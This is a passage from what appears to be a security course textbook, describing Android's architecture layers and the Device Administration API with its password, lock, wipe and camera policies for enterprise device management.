  The hardware abstraction layer is used to expose the device's hardware capabilities to the Java API framework that resides at a higher level. It acts as an abstraction layer between the hardware and the software stack. HAL comprises various modules that are required for the hardware equipment in the device, such as audio, camera, Bluetooth, sensors, and so on.

- **Linux Kernel**

  The Android OS relies on the Linux kernel. This layer comprises low-level device drivers such as audio driver, binder (IPC) driver, display driver, keypad driver, Bluetooth driver, camera driver, shared memory driver, USB driver, Wi-Fi driver, Flash memory driver, and power management for the various hardware components. The functions of this layer include memory management, power management, security management, and networking.

The figure below shows a pictorial representation of the complete Android architecture:




System Apps
Dialer
Email
Calendar
Camera
.....
Java API Framework
Content Providers
View System
Managers
Activity
Location
Package
Notification
Resource
Telephony
Window
Native C/C++ LIBRARIES
Webkit
OpenMAX AL
Libc
Media Framework
OpenGL ES
.....
Android Runtime
Android Runtime (ART)
Core Libraries
Hardware Abstraction Layer (HAL)
Audio
Bluetooth
Camera
Sensors
.....
Linux Kernel
Drivers
Audio
Binder (IPC)
Display
Keypad
Bluetooth
WiFi
USB
Camera
Shared Memory
Power Management

Figure 17.15: Android Architecture



Android Device Administration API

- The Device Administration API provides **device administration features** at the system level
- This API allows developers to create **security-aware applications** that are useful in enterprise settings, where IT professionals require strong control over employee devices

Policies Supported by the Device Administration API

- Password enabled
- Minimum password length
- Alphanumeric password required
- Complex password required
- Minimum letters required in password
- Minimum lowercase letters required in password
- Minimum non-letter characters required in password
- Minimum numerical digits required in password
- Minimum symbols required in password
- Minimum uppercase letters required in password
- Password expiration timeout
- Password history restriction
- Maximum failed password attempts
- Maximum inactivity time lock
- Storage encryption required
- Camera disabled
- Prompt user to set a new password
- Device immediately locked
- Wiping of the device's data

Activate device administrator?

Sample Device Admin

Additional text explaining why this needs to be added.

Activating this administrator will allow the app API Demos to perform the following operations:

- **Erase all data**
  Erase the tablet's data without warning, by performing a factory data reset
- **Change the screen-unlock password**
  Change the screen-unlock password
- **Set password rules**
  Control the length and the characters allowed in screen-unlock passwords
- **Monitor screen-unlock attempts**
  Monitor the number of incorrect passwords entered when unlocking the screen, and lock the tablet or erase all the tablet's data if too many incorrect passwords are entered
- **Lock the screen**
  Control how and when the screen locks
- **Set lock-screen password expiration**
  Control how frequently the lock-screen password must be changed
- **Set storage encryption**
  Require that stored application data be encrypted
- **Disable cameras**
  Prevent use of all device cameras

https://developer.android.com

Android Device Administration API

Source: *https://developer.android.com*

The device administration API provides device administration features at the system level. Such APIs allow developers to create security-aware applications that are useful in enterprise settings, in which IT professionals require rich control over employee devices. One can use a device administration ("admin") API to write device admin applications that users install on their devices. The device admin application enforces the desired policies.

Some examples of the types of applications that might use the device administration API are as follows:

- Email clients
- Security applications that perform a remote wipe
- Device management services and applications

The table below lists the policies supported by the Android device administration API:

Policy	Description
Password enabled	Requires that devices ask for a PIN or password
Minimum password length	Set the required number of characters for the password. For example, you can require a PIN or password to have at least six characters.
Alphanumeric password required	Requires the password to have a combination of letters and numbers and may include symbolic characters.

